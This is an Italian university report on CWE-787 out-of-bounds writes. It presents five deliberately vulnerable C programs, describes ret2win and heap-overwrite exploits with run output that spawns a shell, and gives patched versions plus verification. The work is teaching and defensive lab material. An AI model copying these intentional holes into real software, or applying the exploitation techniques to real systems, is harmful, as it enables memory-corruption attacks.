Cyber Security Report

Creazione Database di Sorgenti C/C++ Vulnerabili e non Vulnerabili

Stefano Zanolli - VR521385


Contents

Introduzione

Questo documento presenta un'analisi dettagliata della **vulnerabilità CWE-787**: ***Out-of-bounds Write***
La descrizione seguendo il sito per le CWE di MITRE è la seguente:

> *"The product writes data past the end, or before the beginning, of the intended buffer"*

ovvero la scrittura di dati oltre i limiti (o prima dell'inizio) del buffer di memoria allocato, dovuta spesso a un calcolo errato degli indici o dei puntatori.



Possiamo immaginare la memoria come una sequenza di "slot" contigui dove il programma ha prenotato spazio per esattamente 8 byte.
Se il software tenta di scriverne 10 senza verificare i confini, i 2 byte in eccesso non svaniscono, ma vanno a sovrascrivere fisicamente i dati adiacenti, permettendo così a un attaccante di corrompere lo stato del programma o iniettare ed eseguire codice arbitrario sfruttando proprio quello "sconfinamento".

La vulnerabilità è dimostrata in questo report attraverso 5 scenari pratici, lanciando un attacco a ciascuno scenario che per motivi pratici viene lanciato sugli eseguibili vulnerabili compilati nel seguente modo:

"gcc -no-pie -fno-stack-protector -z execstack -o <output> <source.c>"

e infine corregendo ciascuno con una patch e una verifica dal medesimo attacco.

Analisi Programmi Vulnerabili ed Exploit

Per ogni è stato sviluppato un exploit automatizzato (disponibile in exploits/) che abusa della vulnerabilità specifica per redirezionare il flusso di esecuzione verso una funzione win() nascosta o protetta, che invoca una shell di sistema (/bin/sh), simulanto un attacco RCE riuscito.

Scenario 1: Array OOB Write (Stack)

- **Descrizione Funzionamento:** Il programma accetta da linea di comando un indice e un valore numerico. Memorizza internamente un array di intero e tenta d scrivere il valore fornito all'indice specificato.

```c
// Input: Array[index] = value
if (argc < 3) {
    printf("Usage: %s <index> <value_as_long>\n", argv[0]);
    return 0;
}

int idx = atoi(argv[1]);
long val = strtol(argv[2], NULL, 0); // transform input to long

// Define Array of 3 longs
long id_sequence[3];
id_sequence[0] = 123;
id_sequence[1] = 234;
id_sequence[2] = 345;

printf("Writing %ld to index %d\n", val, idx);
// VULNERABILITY: No check if idx is within 0-2
id_sequence[idx] = val;
```

- **Punto Vulnerabile:**

```c
// VULNERABILITY: No check if idx is within 0-2
id_sequence[idx] = val;
```

- **Motivo della Vulnerabilità:** Manca un controllo sui limiti (bounds check) dell'indice idx.
  Il programma assume erroneamente che l'utente fornisca sempre un indice valido all'interno del range (0-2).
- **Sfruttamento (Exploit):** Fornendo un indice negativo o eccessivamente grande calcolato appositamente (che punta oltre la fine dell'array allocato sullo stack), è possibile sovrascrivere l'indirizzo di ritorno (Return Address) della funzione main.
  L'exploit scrive l'indirizzo della funzione win in questa locazione. Al termina del main, il programma salta a win invece di terminare, garantendo l'accesso alla Shell.

```
➜ python3 exploit_vuln1.py
[*] Starting exploit for vuln1 (Array OOB Write)...
[*] Starting exploit for vuln1 (Array OOB -> Ret2Win)...
[*] Target 'win' address: 0x4011b6
[*] Trying index 3...
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1': pid 12031
[*] Process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1' stopped with exit code 0 (pid 12031)
[*] Trying index 4...
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1': pid 12033
[*] Process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1' stopped with exit code 0 (pid 12033)
[*] Trying index 5...
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1': pid 12035
[*] Process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1' stopped with exit code 0 (pid 12035)
[*] Trying index 6...
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1': pid 12037
[*] Process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1' stopped with exit code 0 (pid 12037)
[*] Trying index 7...
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln1': pid 12039
[+] SUCCESS! Shell spawned at index 7
[*] Switching to interactive mode...
[*] Switching to interactive mode
$ echo "hello from inside"
hello from inside
$
```

Scenario 2: Memcpy Overflow (Stack)

- **Descrizione Funzionamento:** Il programma legge dati dallo standard input, calcola una dimensione tramite una funzione ausiliaria e usa mcpy per copiare quei dati in un buffer locale di destinazione di 64 byte.

```c
int main(int argc, char *argv[]) {
    printf("Reading from stdin...\n");
    // Read from Stdin to allow Null bytes in payload
    ssize_t bytesRead = read(0, inputBuffer, 256);
    if(bytesRead < 0) return 1;

    char destBuf[64]; // Small buffer

    // Vulnerability: returnChunkSize returns -1 (0xFF = 255) causing overflow.
    unsigned char size = (unsigned char)returnChunkSize(destBuf);

    // 255 is bigger than 64 -> Overflow
    printf("Copying %d bytes...\n", size);

    memcpy(destBuf, inputBuffer, size);  // VULNERABILITY: No check on size
```

- **Punto Vulnerabile:**

```c
// Vulnerability: returnChunkSize returns -1 (0xFF = 255) causing overflow.
unsigned char size = (unsigned char)returnChunkSize(destBuf);

memcpy(destBuf, inputBuffer, size);  // VULNERABILITY: No check on size
```

- **Motivo della Vulnerabilità:** Vulnerabilità di tipo Integer Underflow/Cast Error. La funzione returnChunkSize ritorna -1, che castato a unsigned char diventa 255. La memcpy esegue quindi una copia di 255 byte in un buffer dimensionato per soli 64 byte.
- **Sfruttamento (Exploit):** L'overflow risultante sovrascrive il contenuto dello stack adiacente, inclusi il Saved Base Pointer (RBP) e il Return Address. L'exploit inietta un payload contenete padding seguite dall'indirizzo di win, ottenendo la RCE al ritorno dalla funzione.

```
➜ python3 exploit_vuln2.py
[*] Starting exploit for vuln2 (Memcpy -> Ret2Win)...
[*] Target 'win' address: 0x4011b6
[*] Using offset: 88
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln2': pid 42058
[+] Exploit sent. Check for shell...
[*] Switching to interactive mode
Excellent! Exploited vuln2. Spawning shell...
$ echo "hello from inside"
hello from inside
$
```

Scenario 3: Read Buffer Overflow (Stack)

- **Descrizione Funzionamento:** Il programma rhiciede all'utente un hostname e lo legge in un buffer locale di 64 byte.

```c
void host_lookup() {
    char hostname[64];
    printf("Enter hostname: ");
    fflush(stdout);

    // Vulnerability: we read more than 64 bytes
    read(0, hostname, 200);

    printf("Hostname: %s\n", hostname);
}

int main(int argc, char *argv[]) {
    host_lookup();
```

- **Punto Vulnerabile:**

```c
// Vulnerability: we read more than 64 bytes
read(0, hostname, 200);
```

- **Motivo della Vulnerabilità:** Discrepanza tra dimensione del buffer e dimensione di lettura. La funzione read accetta fino a 200 byte dall'unput, ma il buffer di destinazione hostname e dimensionato per soli 64 byte.
- **Sfruttamento (Exploit):** Un classico sfruttamento di Stack Buffer Overflow. L'attaccante riempie interamente il buffer e continua a scrivere dati fino a sovrascrivere l'indirizzo di ritorno salvato sullo stack con l'indirizzo della funzione win.

```
  → python3 exploit_vuln3.py
[*] Starting exploit for vuln3 (strcpy -> Ret2Win)...
[*] Target 'win' address: 0x4011b6
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln3': pid 53157
[+] Exploit Successful! Shell spawned.
[*] Switching to interactive mode
$ echo "hello from inside"
hello from inside
$
```

Scenario 4: Heap Overflow (Function Pointer)

- **Descrizione Funzionamento:** Il programma alloca nello Heap una struttura contenente un buffer e un puntatore a funzione. Espande caratteri speciali presenti nella stringa di input (es. & diventa &) e salva il risultato nel buffer. Infine, invoca il puntatore a funzione.

```c
typedef struct {
    char buf[32];
    void (*func_ptr)(); // Target for overflow
} Data;

void win() {
    printf("Excellent! Exploited vuln4. Spawning shell...\n");
    char *args[] = {"/bin/sh", NULL};
    execve("/bin/sh", args, NULL);
}

void normal_op() {
    printf("Normal operation executed.\n");
}

void copy_input(const char *user_supplied_string, Data *d) {
    // ...copia e potenzialmente espande '&' in "&amp;" in d->buf...
}

int main(int argc, char *argv[]) {
    Data *d = (Data*)malloc(sizeof(Data));
    d->func_ptr = normal_op;
    // ...legge input utente...
    copy_input(input, d);
    d->func_ptr();
    free(d);
    return 0;
}
```

- **Punto Vulnerabile:**

```
        if ('&' == user_supplied_string[i]) {
// Expands to 5 chars: &amp; // Vulnerability: this can overflow buf
            d->buf[dst_index++] = '&';
            d->buf[dst_index++] = 'a';
            d->buf[dst_index++] = 'm';
            d->buf[dst_index++] = 'p';
            d->buf[dst_index++] = ';';
```

- **Motivo della Vulnerabilità:** Il controllo sulla lunghezza della stringa in input è inadeguato perchè non considera l'aumento di dimensione dovuto all'espansione dei caratteri speciali. L'espansione puà far traboccare il buffer allocato.
- **Sfruttamento (Exploit):** Poichè il puntatore a funzione è allocato adiacente al buffer nella stessa struttura nello Heap, l'overflow va a sovrascrivere tale puntatore. L'attaccante rimpiazza il puntatore con l'indirizzo di win. La successiva chiamata di funzione esegue quindi la backdoor.

```
→ python3 exploit_vuln4.py
[*] Starting exploit for vuln4 (Heap FP Overwrite)...
[*] Target 'win' address: 0x401256
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln4': pid 71146
[*] Switching to interactive mode
Function pointer after:  0x401256
Excellent! Exploited vuln4. Spawning shell...
$ echo "i'm in"
i'm in
$ ls
exploit_vuln1.py  exploit_vuln3.py  exploit_vuln5.py
exploit_vuln2.py  exploit_vuln4.py  test_safe.py
```

Scenario 5: Heap OOB Write (Logic Bypass)

- **Descrizione Funzionamento:** Il programma gestisce una lista di Widget e una sessione Admin nello Heap. Permette di inizializzare un widget a un indice specificato dall'utente.

```c
// Strutture dati
typedef struct {
    int isAdmin;
    char name[64];
} AdminSession;

Widget **WidgetList;
AdminSession *admin;

// Inizializzazione
WidgetList = malloc(4 * sizeof(Widget*));
admin = malloc(sizeof(AdminSession));
admin->isAdmin = 0;

// Input utente
numWidgets = atoi(argv[1]);

// Inizializza WidgetList
for (int i = 0; i < 4; i++) {
    WidgetList[i] = InitializeWidget();
}

// Vulnerabilità: scrittura out-of-bounds
WidgetList[numWidgets] = (Widget*)1; // Se numWidgets == 4, sovrascrive admin->isAdmin

// Escalation privilegi
if (admin->isAdmin == 1) {
    system("/bin/sh"); // Shell se admin
} else {
    printf("Access Denied.\n");
}
```

- **Punto Vulnerabile:**

```c
// Validation
if ((numWidgets == 0) || (numWidgets > MAX_NUM_WIDGETS)) {
```

- **Motivo della Vulnerabilità:** Errore di logica (Off-by-one). Il controllo permette di usare un indice uguale alla dimensione massima (4), che però è fuori dai limiti validi (0-3).
- **Sfruttamento (Exploit):** Scrivendo all'indice 4 dell'array di puntatori ai Widget, si va a scrivere nella memoria immediatamente successiva. A causa del layout dello Heap, lì risiede la struttura `AdminSession`. L'exploit sovrascrive il flag `isAdmin` attivando i privilegi di amministratore.

```
→ python3 exploit_vuln5.py
[*] Starting exploit for vuln5 (OOB Write -> Logic Bypass)...
[*] Probable index 4...
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln5': pid 93598
[*] Process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln5' stopped with exit code 0 (pid 93
598)
[*] Probable index 5...
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln5': pid 93600
[*] Process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln5' stopped with exit code 0 (pid 93
600)
[*] Probable index 6...
[+] Starting local process '/home/stek/Scrivania/Magistrale/Cybersec/esame/database/build/vuln5': pid 93602
[+] SUCCESS! Admin bypass at index 6
[*] Switching to interactive mode...
[*] Switching to interactive mode
$ echo "hello from inside"
hello from inside
$
```

Analisi Programmi NON Vulnerabili
Analisi programmi "SAFE"

Le versioni "Safe" (./non_vulnerabili/) implementano lo stesso funzionamento logico ma applicano le patch necessarie.

Safe 1: Array Bound Check

Il programma 'safe1.c' introduce un controllo esplicito:

```
// PATCH: Bounds check
if (idx >= 0 && idx < 3) {
```

È sicuro perchè l'indice viene validato prima dell'uso.
Tentativi di scrivere fuori dai limiti vengono bloccati, proteggendo lo stack.

Safe 2: Size Check

Il programma 'safe2.c' verifica la dimensione di copia:

```
// PATCH: Check size against destination
if (size > sizeof(destBuf)) {
```

È sicuro perchè anche se la variabile 'size' calcolata è errata (255), il controllo di sicurezza impedisce che vengano copiati dati oltre la capacità fisica del buffer.

Safe 3: Safe Read Limit

Il programma 'safe3.c' limita la lettura alla dimensione corretta:

```
// PATCH: read only sizeof(hostname) - 1 to leave room for null terminator
// or just strict size limit
read(0, hostname, sizeof(hostname)-1);
```

È sicuro perchè la funzione di input non può fisicamente scrivere più byte di quanti il buffer ne possa contenere.

Safe 4: Conservative Check

Il programma 'safe4.c' verifica se l'espansione "worst-case" sta nel buffer:

```
// PATCH: Conservative check. Worst case expansion is 5x.
if (len * 5 >= sizeof(d->buf)) {
```

È sicuro perchè previene l'overflow alla radice rifiutando input che potrebbero causare problemi dopo l'espansione, proteggendo il puntatore a funzione adiacente.

Safe 5: Strict Logic Check

Il programma 'safe5.c'corregge la condizione logica:


```
// PATCH: Allow write ONLY if strictly less than MAX
if (numWidgets >= MAX_NUM_WIDGETS) {
```

```
// Write to the user supplied index, GUARDED
if (numWidgets < MAX_NUM_WIDGETS) {
```

È sicuro perchè l'indice "4" viene correttamente identificato come non valido, impedendo la scrittura sulla struttura 'admin' adiacente

Verifica della patch

Per confermare l'efficacia delle correzioni, è stata eseguita una suite di test automatizzata che compila le versioni safe (mantenendo le stesse flag insicure delle versioni vulnerabili, ovvero: -z execstack , -fno-stack-protector , etc..) per escludere che la protezione derivi dal compilatore. Successivamente lancia contro di esse gli exploit originali.



Conclusioni

Tutti i tentativi di exploit sono falliti sulle versioni patchate, confermando che le vulnerabilità CWE-787 sono state risolte correttamente via software, garantendo la robustezza delle applicazioni anche in assenza di mitigazioni di sistema.